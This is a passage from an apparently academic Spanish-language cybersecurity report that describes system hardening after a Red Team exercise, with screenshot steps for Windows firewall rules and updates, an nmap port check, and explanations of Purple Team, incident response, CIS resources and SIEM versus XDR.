Realizar una copia de seguridad del disco duro para no comprometer los datos y registros que se produjeron o se están produciendo en el momento del ataque, es también una tarea prioritaria a realizar.

Punto 2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

R/ Actualizar e instalar las actualizaciones del sistema operativo, para que los fallos identificados se puedan subsanar mediante la aplicación las actualizaciones que resuelven los fallos previamente identificados.

Revisar los elementos de seguridad como antivirus y firewall, validando que estén activos y actualizados sabiendo que son el primer nivel de seguridad y están en capacidad de contener ataques como el presentado. Bloqueo de puertos innecesarios, estos habilitan servicios de gestión que son generalmente los de mayor vulnerabilidad como lo son los HTTP, FTP, Telnet, entre otros, al bloquearlos se limita el acceso de intrusos al sistema, igualmente es posible evaluar la posibilidad de inhabilitarlos o reconfigurarlos para aumentar el nivel de seguridad.

Limitar el acceso al equipo, controlando la conexión mediante IP's previamente autorizadas, también, restringir el acceso remoto validando los permisos a una cantidad limitada de usuarios.

Verificar el software instalado en los equipos, para validar que sean únicamente los necesarios y en lo posible licenciados, evitando el uso de cracks o activadores, así mismo actualizar las versiones para evitar fallos ya identificados y resueltos que pueden ser aprovechados por los atacantes.


Auditoria de usuarios, para validar los permisos de los usuarios en el sistema, limitando tanto en roles como en cantidad, para dejar únicamente los necesarios y permitir un solo administrador.

Gestión de contraseñas, para crear reglas que estén formadas por una estructura que permita brindar una mayor seguridad en la asignación de

estas, que tengan una cantidad específica de caracteres normales y especiales, con una caducidad no mayor a 60 días y no permitir creación de contraseñas en blanco o con caracteres en secuencia, así como el bloqueo de cuentas por número determinado de intentos de ingreso no válidos.

Activamos el firewall,

Ilustración 22 Activación del firewall




Fuente: Elaboración propia

Creación de reglas de bloqueo de tráfico,

La una nueva regla se crea para bloquear el tráfico por los puertos TCP, para lo cual seleccionamos la opción “Puerto”,


Ilustración 23 Creación regla bloqueo de trafico puertos TCP



Fuente: Elaboración propia

En seguida seleccionaos el tipo de puerto para los que se aplicara la regla, para el caso específico seleccionamos TCP e incluimos los puertos a los que se les aplica la regla,


Ilustración 24 Selección tipo de puertos a bloquear



Fuente: Elaboración propia

En seguida seleccionamos la acción que pretendemos con la regla, que para el caso será bloquear la conexión.


Ilustración 25 Selección acción que se pretende realizar



Fuente: Elaboración propia

Ahora seleccionamos los tipos de conexión para los que aplicara la regla,


Ilustración 26 Selección tipos de conexión a las que aplica la regla



Fuente: Elaboración propia

Finalmente, le ponemos el nombre a la regla con el que la podremos identificar,


Ilustración 27 Asignación nombre a la regla creada



Fuente: Elaboración propia

Enseguida verificamos que la regla se hubiese creado correctamente y que esté habilitada,

Ilustración 28 Verificación creación de la regla




Fuente: Elaboración propia

Actualizaciiones de windows update,

Verificamos las actualizaciones disponibles de instalar en Windows Update, seleccionamos en descargar, una vez descargadas e instaladas sera necesario reiniciar el equipo para finalizar el proceso correctamente,


Ilustración 29 Verificamos las actualizaciones disponibles



Fuente: Elaboración propia

Para finalizar la instalación seleccionamos en actualizar y reiniciar,


Ilustración 30 Reinicio de Windows 10



Fuente: Elaboración propia

Finalmente para verificar que el proceso de hardenización hubiese quedado realizado correctamente con el comando *sudo nmap –O 192.168.1.88* verificamos los puertos que se encuentran habilitados,

Ilustración 31 Verificación puertos habilitados con Nmap



Fuente: Elaboración propia

Se evidencia que los puertos que se encontraban habilitados y por donde se realizó el ataque una vez adelantado el proceso de hardenización quedaron debidamente deshabilitados y ya no son accesibles frente un posible ataque cibernético.

Punto 3. Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

R/ El Purple Team se define como la mezcla entre los equipos Blue Team y Red Team, buscando garantizar y maximizar la efectividad de cada uno, reduciendo así las deficiencias que presentan ambos equipos por separado, el nuevo equipo puede proporcionar un nuevo ámbito en el desarrollo de ejercicios de ataque y defensa en las empresas de entornos industriales, las características difieren de las presentadas por alguno de los otros dos equipos, siendo su principal característica la integración y la comunicación directa tanto con el Blue Team como el Red Team.

Entre las principales características del Purple Team encontramos las siguientes:

Busca lograr integrar las técnicas, tácticas y procedimientos ofensivos (TTP), como amenazas y vulnerabilidades de Red Team, junto con las técnicas defensivas de Blue Team para protegerse de los ataques.

La principal finalidad del Purple Team es mejorar la comunicación, garantizando el intercambio de información entre el Blue Team y el Red Team.

Alinea el enfoque del Blue Team con las amenazas relevantes, permitiendo con esto basar las arquitecturas defensivas sobre las criticidades de la organización.

Organiza y proporciona información al Red Team para que este pueda obtener información sobre activos sensibles y planificar unos ataques más elaborados.

Es el encargado de realizar la operativa de gobierno de los ejercicios a realizar.

Se encarga de documentar y tramitar toda la información de los equipos para que se transmita en un formato correcto siguiendo la metodología establecida antes del inicio de las pruebas.

Los ejercicios de Purple Team no son pruebas de penetración sobre la organización o un dispositivo, por tanto, no se utilizan para identificar vulnerabilidades específicas, sino que están destinados a proporcionar beneficios de seguridad de carácter más general, como por ejemplo la mejora del conocimiento de seguridad, gracias a que permite al Blue Team conocer, observar y participar en los ataques lo que les permite una mejor comprensión de cómo puede operar un atacante.

Purple Team permite tener una mejor identificación, intercambio y utilización de la información tanto del Red Team como del Blue Team, un mejor rendimiento, por cuanto la combinación de ambos equipos a través de los ejercicios de Purple Team permite a la organización que lo desarrolle elevar el rendimiento del monitoreo de seguridad de forma más rápida y con un menor coste, Optimizando las defensas y mejoras en seguridad a través del empleo de los ejercicios de Purple Team a nivel organizacional en entornos, ya sea IT o OT, permitiendo a la organización crear un entorno de enseñanza a nivel global, fomentando la cultura de colaboración para una continua mejora de seguridad cibernética.

Por tanto, tiene un papel transitorio para supervisar y optimizar el ejercicio del conjunto rojiazul, es entonces un enfoque de ciberseguridad que permite a ambos equipos compartir datos de seguridad, con retroalimentación en tiempo real, para inspirar una postura de seguridad más sólida, el equipo morado puede verse más como un concepto que como una función, lleva al equipo rojo a probar y apuntar a elementos específicos de las capacidades de detección y defensa del equipo azul.

Este enfoque ayuda a desarrollar y mejorar los equipos, Blue Team tienen más conocimientos sobre cómo priorizar, medir y mejorar su capacidad para detectar y defenderse de amenazas y ataques, y Red Team obtienen información de la industria sobre las tecnologías y los mecanismos utilizados en la defensa.

El equipo de respuesta a incidentes es un equipo de reacción y no prevención lo que hacen es tratar de restablecer en el menor tiempo posible los servicios del ente atacado, en búsqueda de causar la menor afectación posible, siempre se busca una recuperación rápida y eficiente coordinada con el equipo de TI para que la operación del servicio se pueda llevar con normalidad.

Otra diferencia es que el equipo de respuesta actúa cuando se materializa un riesgo mientras que blue team trabaja como un analizador revisando las posibles vulnerabilidades que pueda hallar en la organización, el equipo de respuesta trabaja en coordinación con otros CSIRT recibiendo incidentes de todo tipo de distintas organizaciones, algunas son públicas otras privadas en ocasiones como apoyo y en otras para compartir experiencias y conocimiento, mientras que blue team trabaja de forma interna y específica sobre el sistema de información de determinada entidad.

Punto 4. ¿Qué función tiene CIS "Center For Internet Security" dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

R/ El Centro de Seguridad en Internet CIS es una organización sin fines de lucro que se dedica a salvaguardar a las organizaciones públicas y privadas contra las amenazas cibernéticas, desarrolla sus propias Políticas de Configuración de Referencia "CPB", que son esencialmente pautas

mediante las cuales las organizaciones pueden mejorar sus programas y posturas de ciberseguridad y cumplimiento.

El CIS ofrece una serie de recursos y herramientas para ayudar a proteger los sistemas de TI contra amenazas cibernéticas. Algunos de estos recursos incluyen:

- CIS Controls: Un conjunto priorizado de salvaguardias para mitigar los ataques cibernéticos más prevalentes contra sistemas y redes.
- CIS Benchmarks: Más de 100 directrices de configuración para más de 25 familias de productos de proveedores diferentes.
- Comunidades de expertos: Conecta a profesionales de seguridad informática de todo el mundo para ayudar a asegurar nuestro mundo en constante cambio.

El Centro de Seguridad en Internet tiene como objetivo mejorar la consistencia y simplificar la redacción de cada subcontrol, implementar "una solicitud" por subcontrol, centrarse más en la autenticación, el cifrado y la lista blanca de aplicaciones, y tener en cuenta las mejoras en la tecnología de seguridad y los problemas emergentes en seguridad.

Para acceder a los tutoriales que tiene disponibles ingresamos a la página web https://www.cisecurity.org/

Ilustración 32 Página de inicio cisecurity.org

Fuente: Elaboración propia

A continuación dependiendo la necesidad del momento seleccionamos la opción de recursos disponibles.

Ilustración 33 Recursos disponibles


Fuente: Elaboración propia

En seguida podemos consultar cada una de las opciones disponibles entre las que se incluye la descripción de los controles, sus características así como la documentación disponible para consulta con las herramientas y recursos de análisis.

Ilustración 34 Opciones disponibles por recurso

Fuente: Elaboración propia


Ilustración 35 Opciones por recurso



Fuente: Elaboración propia


Para cada uno de los controles dentro de cada una de los submenús se encuentran disponibles los enlaces con las guías disponibles para descarga y los enlaces para los accesos a las herramientas de análisis disponibles

Ilustración 36 Guías disponibles



Fuente: Elaboración propia

Ilustración 37 Herramientas disponibles



Fuente: Elaboración propia

Punto 5. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

R/

Tabla 1 Diferencias entre SIEM y XDR

Aspecto	SIEM	XDR
ORIGEN	SIEM tuvo su origen en el cumplimiento y evolucionó para servir como una plataforma de amenazas y riesgo operativo más amplia.	XDR tuvo su origen específicamente centrada en las amenazas y proporciona una plataforma para la detección y respuesta de amenazas profundas y más específicas
ENFOQUE	IEM tiene un enfoque más generalista que hace que sea menos efectivo que las plataformas XDR	XDR es altamente especializado en correlacionar información de seguridad para identificar ataques y

		amenazas con un esfuerzo mucho menor.
OBJETIVO	Ofrece capacidades centralizadas de gestión y análisis de registro para una organización.	Se centra en identificar, investigar y tomar las medidas adecuadas para resolver los incidentes de forma rápida y eficiente
